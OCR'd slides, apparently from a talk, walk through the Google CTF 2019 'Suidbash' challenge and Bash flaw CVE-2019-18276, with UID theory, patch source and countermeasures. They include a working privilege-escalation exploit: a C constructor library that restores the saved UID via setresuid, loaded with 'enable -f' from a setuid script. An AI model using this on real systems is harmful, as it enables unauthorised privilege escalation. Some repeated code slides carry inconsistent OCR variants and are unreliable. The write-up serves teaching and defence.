
Suidbash

Google CTF Finals 2019

matthias

https://bashlogo.com/

Suidbash


[CHALLENGES][SCOREBOARD]
CTF
[HOME] [SIGN-IN]
[CRYPTO 3] [HARDWARE 2] [MISC 4] [REVERSING 4] [SANDBOX 3] [WEB 3]
[PWN]
Suidbash 500
[+]
Solves: 0 ▼
Yes, it's exactly what you think.
Submit the flag for this task
CTF{...}
nc suidbash.ctfcompetition.com 1337
[Download Attachment]
2019 gCTF

nc suidbash.ctfcompetition.com 1337

```
~$ nc suidbash.ctfcompetition.com 1337
ls -la
total 4240
drwxrwxrwt  2 root       root          100 Dec  4 11:08 .
drwxr-xr-x 21 root       root         4096 Oct 25 17:40 ..
-r--------  1 flag_haver flag_haver     501 Oct 24 17:22 flag
-rwsr-xr-x  1 flag_haver flag_haver     245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
```

nc suidbash.ctfcompetition.com 1337

```
~$ nc suidbash.ctfcompetition.com 1337
ls -la
total 4240
drwxrwxrwt  2 root       root          100 Dec  4 11:08 .
drwxr-xr-x 21 root       root         4096 Oct 25 17:40 ..
-r--------  1 flag_haver flag_haver     501 Oct 24 17:22 flag
-rwsr-xr-x  1 flag_haver flag_haver     245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
whoami
user
```

-rwsr-xr-x read_flag.sh

```
#!/home/suidbash
echo -n "Password: "
read pw

hash="$(echo -n "$pw" | sha256sum | awk '{print $1;}')"
if [[ "$hash" == "83ea3f4f92bf773f1d5653a57676dd0e58e2cdf0f08e1196dc2f34ee8a414161" ]];
then
  cat ./flag
else
  echo -e "Wrong password."
fi
```

-rwsr-xr-x read_flag.sh

```
#!/home/suidbash
echo -n "Password: "
read pw

hash="$(echo -n "$pw" | sha256sum | awk '{print $1;}')"
if [[ "$hash" == "83ea3f4f92bf773f1d5653a57676dd0e58e2cdf0f08e1196dc2f34ee8a414161" ]];
then
  cat ./flag
else
  echo -e "Wrong password."
fi
```

```
-r--------  1 flag_haver flag_haver     501 Oct 24 17:22 flag
-rwsr-xr-x  1 flag_haver flag_haver     245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
```

-rwsr-xr-x read_flag.sh

As mentioned, remember that the `set[u|g]id` special permission bits only have significance on binary executable files, nothing else. For example, attempting to set these bits on a script (bash, Perl, and so on) will have absolutely no effect.


Billimoria, K.N., Hands-On System Programming with Linux: Explore Linux system programming interfaces, theory, and practice, Packt Publishing, 2018, ISBN: 9781788996747
https://books.google.ae/books?id=aOh1DwAAQBAJ

-rwsr-xr-x suidbash

```
./suidbash
suidbash: a tool for running setuid bash scripts.

Usage: suidbash <script>
```

-rwsr-xr-x suidbash



What if we execute our own script with the setuid bit set?

https://i.imgflip.com/1iu76w.jpg

-rwsr-xr-x suidbash

```
./suidbash
suidbash: a tool for running setuid bash scripts.

Usage: suidbash <script>

vim
/bin/bash: line 55: vim: command not found
vi
/bin/bash: line 56: vi: command not found
nano
/bin/bash: line 57: nano: command not found
ne
/bin/bash: line 58: ne: command not found
emacs
/bin/bash: line 59: emacs: command not found
mc
/bin/bash: line 60: mc: command not found
```

-rwsr-xr-x suidbash

```
./suidbash
suidbash: a tool for running setuid bash scripts.

Usage: suidbash <script>

vim
/bin/bash: line 55: vim: command not found
vi
/bin/bash: line 56: vi: command not found
nano
/bin/bash: line 57: nano: command not found
ne
/bin/bash: line 58: ne: command not found
emacs
/bin/bash: line 59: emacs: command not found
mc
/bin/bash: line 60: mc: command not found
```

Here-Documents

```
<< DELIMITER
   here
   …
   document
DELIMITER
```

- „<<“ allows redirection of subsequent lines to the input (default = fd 0) of a command
- The redirected lines are called „here-cocument“
- The end of the here-document is a line containing only the delimier and a newline

https://pubs.opengroup.org/onlinepubs/9699919799/utilities/V3_chap02.html#tag_18_07_04

Output redirection

```
> file
```

- „>“ redirects the output (default stdout) of a command to a specified file („file“)
- The file will be emptied or created if necessary

https://pubs.opengroup.org/onlinepubs/9699919799/utilities/V3_chap02.html#tag_18_07_02

own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
```

own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
```

own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
chmod u+s mysuidscript.sh
```

own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
chmod u+s mysuidscript.sh
ls -la
total 4244
drwxrwxrwt  2 root       root           120 Dec  4 14:16 .
drwxr-xr-x 21 root       root          4096 Oct 25 17:40 ..
-r--------  1 flag_haver flag_haver     501 Oct 24 17:22 flag
-rwsr-xr-x  1 user       user            28 Dec  4 14:16 mysuidscript.sh
-rwsr-xr-x  1 flag_haver flag_haver     245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
```

own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
chmod u+s mysuidscript.sh
ls -la
total 4244
drwxrwxrwt  2 root       root          120 Dec  4 14:16 .
drwxr-xr-x 21 root       root         4096 Oct 25 17:40 ..
-r--------  1 flag_haver flag_haver     501 Oct 24 17:22 flag
-rwsr-xr-x  1 user       user            28 Dec  4 14:16 mysuidscript.sh
-rwsr-xr-x  1 flag_haver flag_haver     245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
./suidbash mysuidscript.sh
Cannot execute file owned by wrong user. Please ask the owner of this file to install th
eir own suidbash.
```

own suid script

```
cat > mysuidscript.sh << _EOF
#!/home/suidbash
cat ./flag
_EOF
ls
flag
mysuidscript.sh
read_flag.sh
suidbash
chmod +x mysuidscript.sh
chmod u+s mysuidscript.sh
ls -la
total 4244
drwxrwxrwt  2 root       root          120 Dec  4 14:16 .
drwxr-xr-x 21 root       root         4096 Oct 25 17:40 ..
-r--------  1 flag_haver flag_haver     501 Oct 24 17:22 flag
-rwsr-xr-x  1 user       user            28 Dec  4 14:16 mysuidscript.sh
-rwsr-xr-x  1 flag_haver flag_haver     245 Oct 12 16:51 read_flag.sh
-rwsr-xr-x  1 flag_haver flag_haver 4327976 Oct 25 17:27 suidbash
./suidbash mysuidscript.sh
Cannot execute file owned by wrong user. Please ask the owner of this file t
eir own suidbash.
```

Suidbash

[CHALLENGES][SCOREBOARD] CTF [HOME] [SIGN-IN]

[CRYPTO 3] [HARDWARE 2] [MISC 4] [REVERSING 4] [SANDBOX 3] [WEB3]

[PWN]

Suidbash 500 [+]

Solves: 0 ▼

Yes, it's exactly what you think.

nc suidbash.ctfcompetition.com 1337

[Download Attachment]

Submit the flag for this task

CTF{...} ►

2019 gCTF

Attachment: 0001-suidbash.patch

- patch file to apply to bash sources
- changes „main“ to „originalMain“
- adds a few functions
- adds new main

```
+main (argc, argv, env)
+     int argc;
+     char **argv, **env;
+#endif /* !NO_MAIN_ENV_ARG */
+{
+ if (argc < 2 || argv[1][0] == '\0') {
+    fprintf(stderr, "%s\n", "suidbash: a tool for running setuid bash scripts.\n\nUsage: suidbash <script>\n");
+    exit(1);
+  }
```

Attachment: 0001-suidbash.patch

- patch file to apply to bash sources
- changes „main“ to „originalMain“
- adds a few functions
- adds new main

```
+main (argc, argv, env)
+     int argc;
+     char **argv, **env;
+#endif /* !NO_MAIN_ENV_ARG */
+{
+ if (argc < 2 || argv[1][0] == '\0') {
+    fprintf(stderr, "%s\n", "suidbash: a tool for running setuid bash scripts.\n\nUsage: suidbash <script>\n");
+    exit(1);
+  }
```

Attachment: 0001-suidbash.patch

```
+  if (stat_data.st_mode & S_ISUID) {
+    args_count = argc + 2;
+    if (stat_data.st_uid != geteuid()) {
+      fprintf(stderr, "Cannot execute file owned by wrong user. Please ask the owner of this file to install their own suidbash.\n")
;
+      exit(1);
+    }
+    args[0] = argv[0];
+    args[1] = "-p";  // All checks passed - privileged mode engage.
+    args[2] = "--";
+    args[3] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+2] = argv[i];
+    }
+    args[argc+2] = NULL;
+  } else {
+    args_count = argc + 1;
+    args[0] = argv[0];
+    // args[1] = "-p";  // Not a setuid. Run as normal bash.
+    args[1] = "--";
+    args[2] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+1] = argv[i];
+    }
+    args[argc+1] = NULL;
+  }
+
+#if defined (NO_MAIN_ENV_ARG)
+  return original_main(args_count, args);
+#else
+  return original_main(args_count, args, env);
+#endif
```

Attachment: 0001-suidbash.patch

```
+  if (stat_data.st_mode & S_ISUID) {
+    args_count = argc + 2;
+    if (stat_data.st_uid != geteuid()) {
+      fprintf(stderr, "Cannot execute file owned by wrong user. Please ask the owner of this file to install their own suidbash.\n")
;
+      exit(1);
+    }
+    args[0] = argv[0];
+    args[1] = "-p";  // All checks passed - privileged mode engage.
+    args[2] = "--";
+    args[3] = id_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+2] = argv[i];
+    }
+    args[argc+2] = NULL;
+  } else {
+    args_count = argc + 1;
+    args[0] = argv[0];
+    // args[1] = "-p";  // Not a setuid. Run as normal bash.
+    args[1] = "--";
+    args[2] = id_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+1] = argv[i];
+    }
+    args[argc+1] = NULL;
+  }
+
+#if defined (NO_MAIN_ENV_ARG)
+  return original_main(args_count, args);
+#else
+  return original_main(args_count, args, env);
+#endif
```

Attachment: 0001-suidbash.patch

```
+  if (stat_data.st_mode & S_ISUID) {
+    args_count = argc + 2;
+    if (stat_data.st_uid != geteuid()) {
+      fprintf(stderr, "Cannot execute file owned by wrong user. Please ask the owner of this file to install their own suidbash.\n")
;
+      exit(1);
+    }
+    args[0] = argv[0];
+    args[1] = "-p";  // All checks passed - privileged mode engage.
+    args[2] = "--";
+    args[3] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+2] = argv[i];
+    }
+    args[argc+2] = NULL;
+  } else {
+    args_count = argc + 1;
+    args[0] = argv[0];
+    // args[1] = "-p";  // Not a setuid. Run as normal bash.
+    args[1] = "--";
+    args[2] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+1] = argv[i];
+    }
+    args[argc+1] = NULL;
+  }
+
+#if defined (NO_MAIN_ENV_ARG)
+  return original_main(args_count, args);
+#else
+  return original_main(args_count, args, env);
+#endif
```

Attachment: 0001-suidbash.patch

```
+  if (stat_data.st_mode & S_ISUID) {
+    args_count = argc + 2;
+    if (stat_data.st_uid != geteuid()) {
+      fprintf(stderr, "Cannot execute file owned by wrong user. Please ask the owner of this file to install their own suidbash.\n")
;
+      exit(1);
+    }
+    args[0] = argv[0];
+    args[1] = "-p";  // All checks passed - privileged mode engage.
+    args[2] = "--";
+    args[3] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+2] = argv[i];
+    }
+    args[argc+3] = NULL;
+  } else {
+    args_count = argc + 1;
+    args[0] = argv[0];
+    // args[1] = "-p";  // Not a setuid. Run as normal bash.
+    args[1] = "--";
+    args[2] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+1] = argv[i];
+    }
+    args[argc+1] = NULL;
+  }
+
+#if defined (NO_MAIN_ENV_ARG)
+  return original_main(args_count, args);
+#else
+  return original_main(args_count, args, env);
+#endif
```

Attachment: 0001-suidbash.patch

```
+  if (stat_data.st_mode & S_ISUID) {
+    args_count = argc + 2;
+    if (stat_data.st_uid != geteuid()) {
+      fprintf(stderr, "Cannot execute file owned by wrong user. Please ask the owner of this file to install their own suidbash.\n")
;
+      exit(1);
+    }
+    args[0] = argv[0];
+    args[1] = "-p";  // All checks passed - privileged mode engage.
+    args[2] = "--";
+    args[3] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+2] = argv[i];
+    }
+    args[argc+2] = NULL;
+  } else {
+    args_count = argc + 1;
+    args[0] = argv[0];
+    // args[1] = "-p";  // Not a setuid. Run as normal bash.
+    args[1] = "--";
+    args[2] = fd_alias;
+    for (int i = 2; i < argc; ++i) {
+      args[i+1] = argv[i];
+    }
+    args[argc+1] = NULL;
+  }
+
+#if defined (NO_MAIN_ENV_ARG)
+  return original_main(args_count, args);
+#else
+  return original_main(args_count, args, env);
+#endif
```

man bash

If the shell is started with the effective user (group) id not equal to the real user (group) id, and the **-p** option is not supplied, no startup files are read, shell functions are not inherited from the environment, the **SHELLOPTS**, **BASHOPTS**, **CDPATH**, and **GLOBIGNORE** variables, if they appear in the environment, are ignored, and the effective user id is set to the real user id. If the **-p** option is supplied at invocation, the startup behavior is the same, but the effective user id is not reset.

EUID, RUID, SUID

- each process has all three
- Real User ID: id of the current user (process owner)
- Effective User ID: same as RUID or changed to temporarily raise privileges
- Saved User ID: used to save an ID if privileges are dropped temporarily

Example

```
$ ls -l
insgesamt 24
-rwxr-xr-x 1 root root 8696 Dez  5 11:26 ids
-rwsr-xr-x 1 root root 8696 Dez  5 11:26 suidids
```

Example

```
$ ls -l
insgesamt 24
-rwxr-xr-x 1 root root 8696 Dez  5 11:26 ids
-rwsr-xr-x 1 root root 8696 Dez  5 11:26 suidids
$ ./ids
euid: 1000, ruid: 1000, suid: 1000
```

Example

```
$ ls -l
insgesamt 24
-rwxr-xr-x 1 root root 8696 Dez  5 11:26 ids
-rwsr-xr-x 1 root root 8696 Dez  5 11:26 suidids
$ ./ids
euid: 1000, ruid: 1000, suid: 1000
$ ./suidids
euid: 0, ruid: 1000, suid: 0
```

Bash sourcecode: shell.c

```
void
disable_priv_mode ()
{
  int e;

  if (setuid (current_user.uid) < 0)
    {
      e = errno;
      sys_error (_("cannot set uid to %d: effective uid %d"), current_user.uid, current_user.euid);
#if defined (EXIT_ON_SETUID_FAILURE)
      if (e == EAGAIN)
        exit (e);
#endif
    }
  if (setgid (current_user.gid) < 0)
    sys_error (_("cannot set gid to %d: effective gid %d"), current_user.gid, current_user.egid);

  current_user.euid = current_user.uid;
  current_user.egid = current_user.gid;
}
```


Bash sourcecode: shell.c

```
void
disable_priv_mode ()
{
  int e;

  if (setuid (current_user.uid) < 0)
    {
      e = errno;
      sys_error (_("cannot set uid to %d: effective uid %d"), current_user.uid, current_user.euid);
#if defined (EXIT_ON_SETUID_FAILURE)
      if (e == EAGAIN)
        exit (e);
#endif
    }
  if (setgid (current_user.gid) < 0)
    sys_error (_("cannot set gid to %d: effective gid %d"), current_user.gid, current_user.egid);

  current_user.euid = current_user.uid;
  current_user.egid = current_user.gid;
}
```

sourcecode: shell.c



https://i.imgflip.com/4ymp3.jpg

What about the Saved User ID?

Idea: restore Saved UID

euid: 1234, ruid: 1000, suid: 1234

Idea: restore Saved UID

1000

euid: ~~1234~~, ruid: 1000, suid: 1234

Idea: restore Saved UID


Idea: restore Saved UID
But
without
causing an
exec call!
http://sourcesofinsight.com/wp-content/uploads/2015/06/image25.png

Exec and the Saved UID

The saved set-user-ID is copied from the effective user ID by `exec`. If the file's set-user-ID bit is set, this copy is saved after `exec` stores the effective user ID from the file's user ID.

Stevens, W.R. and Rago, S.A., Advanced Programming in the UNIX Environment, Pearson Education, 2013, ISBN: 9780321638007
https://books.google.at/books?id=kCTMFpEcIOwC

Exec and the Saved UID

euid: 1234, ruid: 1000, suid: 1234

Bash not startet with -p

euid: 1000, ruid: 1000, suid: 1234

exec (if not executing a binary of user with id 1234 that has the setuid bit set)

euid: 1000, ruid: 1000, suid: 1000

Question

How can we make the bash process execute our own code?

Answer

Bash can load and disable builtin commands at runtime.

Therefore:
by providing our own builtin!

Our own Bash builtin

```
enable: enable [-a] [-dnps] [-f filename] [name ...]
    Enable and disable shell builtins.

    Enables and disables builtin shell commands.  Disabling allows you to
    execute a disk command which has the same name as a shell builtin
    without using a full pathname.

    Options:
      -a        print a list of builtins showing whether or not each is enabled
      -n        disable each NAME or display a list of disabled builtins
      -p        print the list of builtins in a reusable format
      -s        print only the names of Posix `special' builtins

    Options controlling dynamic loading:
      -f        Load builtin NAME from shared object FILENAME
      -d        Remove a builtin loaded with -f
```

Our own Bash builtin

```
cat > exploitcode.c << _EOF
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) init(void) {
        uid_t euid, ruid, suid;
        getresuid(&ruid, &euid, &suid);
        printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
        printf("Abrakadabra!!1!11\n");
        setresuid(ruid, suid, suid);
        getresuid(&ruid, &euid, &suid);
        printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
}
_EOF
```

Our own Bash builtin

```
cat > exploitcode.c << _EOF
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

static void __attribute__ ((constructor)) init(void) {
        uid_t euid, ruid, suid;
        getresuid(&ruid, &euid, &suid);
        printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
        printf("Abrakadabra!!1!11\n");
        setresuid(ruid, suid, suid);
        getresuid(&ruid, &euid, &suid);
        printf("euid: %d, ruid: %d, suid: %d\n", euid, ruid, suid);
}
_EOF
gcc -D_GNU_SOURCE -c -fPIC exploitcode.c -o exploitcode.o
gcc -shared -fPIC exploitcode.o -o exploitlib.so
```

exploit script

```
cat > exploitscript.sh << _EOF
#! /home/suidbash
enable -f /home/exploitlib.so ...
cat /home/flag
_EOF
```

exploit script

```
cat > exploitscript.sh << _EOF
#! /home/suidbash
enable -f /home/exploitlib.so ...
cat /home/flag
_EOF
```

exploit script

```
cat > exploitscript.sh << _EOF
#! /home/suidbash
enable -f /home/exploitlib.so ...
cat /home/flag
_EOF
chmod +x exploitscript.sh
```

exploit!

```
./suidbash exploitscript.sh
```

exploit!

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
```

exploit!

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
/proc/self/fd/3: line 2: enable: cannot find ..._struct in shared object /home/exploitli
b.so: /home/exploitlib.so: undefined symbol: ..._struct
```

exploit!

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
/proc/self/fd/3: line 2: enable: cannot find ..._struct in shared object /home/exploitli
b.so: /home/exploitlib.so: undefined symbol: ..._struct
CTF{zero-days-are-best-days_CVE-2019-18276}
```

I'm pretty sure that if you combine "World's least useful vulnerability" with "affecting every computer on the planet", those cancel out and you end up with "vulnerability". Right? That's how this works?

Also, what's old is new again. This challenge was inspired by CA-1996-12, "suidperl". But then, after writing the challenge, I decided to check whether Bash's automatic privilege-dropping feature has a similar issue. Turns out: it does.

impact of the threat

```
./suidbash exploitscript.sh
euid: 1338, ruid: 1338, suid: 1339
Abrakadabra!!1!11
euid: 1339, ruid: 1338, suid: 1339
/proc/self/fd/3: line 2: enable: cannot find ..._struct in shared object /home/exploitli
b.so: /home/exploitlib.so: undefined symbol: ..._struct
CTF{zero-days-are-best-days_CVE-2019-18276}

I'm pretty sure that if you combine "World's least useful vulnerability" with "affecting
 every computer on the planet", those cancel out and you end up with "vulnerability". Ri
ght? That's how this works?

Also, what's old is new again. This challenge was inspired by CA-1996-12, "suidperl". Bu
t then, after writing the challenge, I decided to check whether Bash's automatic privile
ge-dropping feature has a similar issue. Turns out: it does.
```

impact of the threat

- does not work if EUID is 0 (bash drops privileges properly for root)
- bash must have the suid bit set but then -p could be used to start bash without privilege dropping
- so security must rely on bash to drop privileges

countermeasures

- fix the 0 day – reset saved uid
- generally: pay attention when playing with suid

Thank You

Questions?

